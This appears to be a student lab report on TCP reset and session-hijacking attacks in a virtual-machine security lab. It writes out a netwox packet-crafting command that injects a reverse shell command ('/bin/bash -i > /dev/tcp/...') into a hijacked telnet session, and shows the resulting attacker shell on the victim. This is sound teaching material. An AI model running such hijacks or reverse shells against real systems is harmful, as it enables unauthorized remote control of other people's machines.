


Lets test the attach with “SSH”

Attacker screen:



Client screen:



Observation:


We can see, as soon as ssh tries to connect, connection is getting reset.

Now lets tries this attack when SSL connection is already established:


Step 1: connection established



Step2: start the attack




Client screen: Observation, connection is broken



To identify sequence number and acknowledgment number, capture packet for the current telnet session.

On attacker screen:



Task4: Session hijacking and executing one command


Step 1) snoop the traffic between server and client.

Step 2) get last sequence and acknowledge number. Since this packet length is 0, so next packet from client to server will have same sequence and acknowledge but add 1 to Identification


Step3) craft a packet and send command "mkdir /home/seed/pramod" and also add "0d00" at the end which will execute the command.

Before attack


Victim(server) : No "pramod" directory in /home/seed/



Attacker screen: packet structure to get SEQ and ACK number:




Client window: session is intact.




After attack

Attacker screen:




Server/Victim : we can see that “Pramod” folder is created on server



Client screen: Client console became unresponsive as client has different sequence number and ack number as there was an extra packet sent from attacker and server ack/seq state is changed.


In background we can see that server is asking for acknowledgement again and again as attacker didn't send ack after attack and client is offset on ack/seq.



TASK5: creating reverse shell

This task is in continuation of task4

Attacker start netcat on 9090 port and waiting for reverse connection:



Perform task 4 with this command: `"/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1"`

After executing step from task4 we will get reverse connection:


```
Ubuntu security class second [Running] - Oracle VM VirtualBox
/bin/bash


[10/26/19]seed@Attacker:~$ sudo netx 40 --ip4-id 62444 --ip4-tos 4 --ip4-do
ntfrag --ip4-ttl 64 --ip4-offsetfrag 0 --ip4-protocol 6 --tcp-psh --ip4-src 1
0.0.2.5 --ip4-dst 10.0.2.15 --tcp-seqnum 2832112556 --tcp-acknum 3029446682 -
-tcp-ack --tcp-window 237 --tcp-data "/bin/bash -i > /dev/tcp/10.0.2.4/9090
0<61 2>61' 0d00" --tcp-src 43316 --tcp-dst 23

IP
version|  ihl |  tos |  totlen
4|  5 |  0x04=4 |  0x0059=89
      |  id |  |  offsetfrag
      |  0xF3EC=62444 |  |  0x0000=0
      |  ttl |  protocol |  checksum
      |  0x40=64 |  0x06=6 |  0x2E9B
      |  source
      |  10.0.2.5
      |  destination
      |  10.0.2.15
TCP
      |  source port
      |  0xA934=43316
      |  destination port
      |  0x0017=23
      |  seqnum
      |  0xA8CE9BAC=2832112556
      |  acknum
      |  0xB491B01A=3029446682
      |  doff | r | r | r | r | C | E | U | A | P | R | S | F |  window
      |  5 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 1 | 0 | 0 | 0 | 0 | 0x00ED=237
      |  checksum
      |  0x5437=21559
      |  urgptr
      |  0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 34 # dev/tcp/10.0.2.4
2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 0d # /9090 0<61 2>61.
00 # .
[10/26/19]seed@Attacker:~$


97 2019-10-26 12:15:41.2464877.. 10.0.2.15 10.0.2.4 TCP
98 2019-10-26 12:15:41.2464931.. 10.0.2.4 10.0.2.15 TCP
99 2019-10-26 12:15:41.2466181.. 10.0.2.15 10.0.2.4 TCP
100 2019-10-26 12:15:41.2466226.. 10.0.2.4 10.0.2.15 TCP
101 2019-10-26 12:15:41.2467363.. 10.0.2.15 10.0.2.4 TCP
102 2019-10-26 12:15:41.2467422.. 10.0.2.4 10.0.2.15 TCP
103 2019-10-26 12:15:41.2468685.. 10.0.2.15 10.0.2.4 TCP
104 2019-10-26 12:15:41.2468735.. 10.0.2.4 10.0.2.15 TCP
105 2019-10-26 12:15:41.2479113.. 10.0.2.15 10.0.2.4 TCP

/bin/bash
[10/26/19]seed@Attacker:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 4173)
[10/26/19]seed@Victim:~$ pwd
/home/seed
[10/26/19]seed@Victim:~$ echo "your are attacked" > /home/seed/message
echo "your are attacked" > /home/seed/message
[10/26/19]seed@Victim:~$
```

Sever machine: display the written message:



Like task4 client console got stuck:



Observation: we have successfully created a reverse shell from server to attacker ip(10.0.2.4).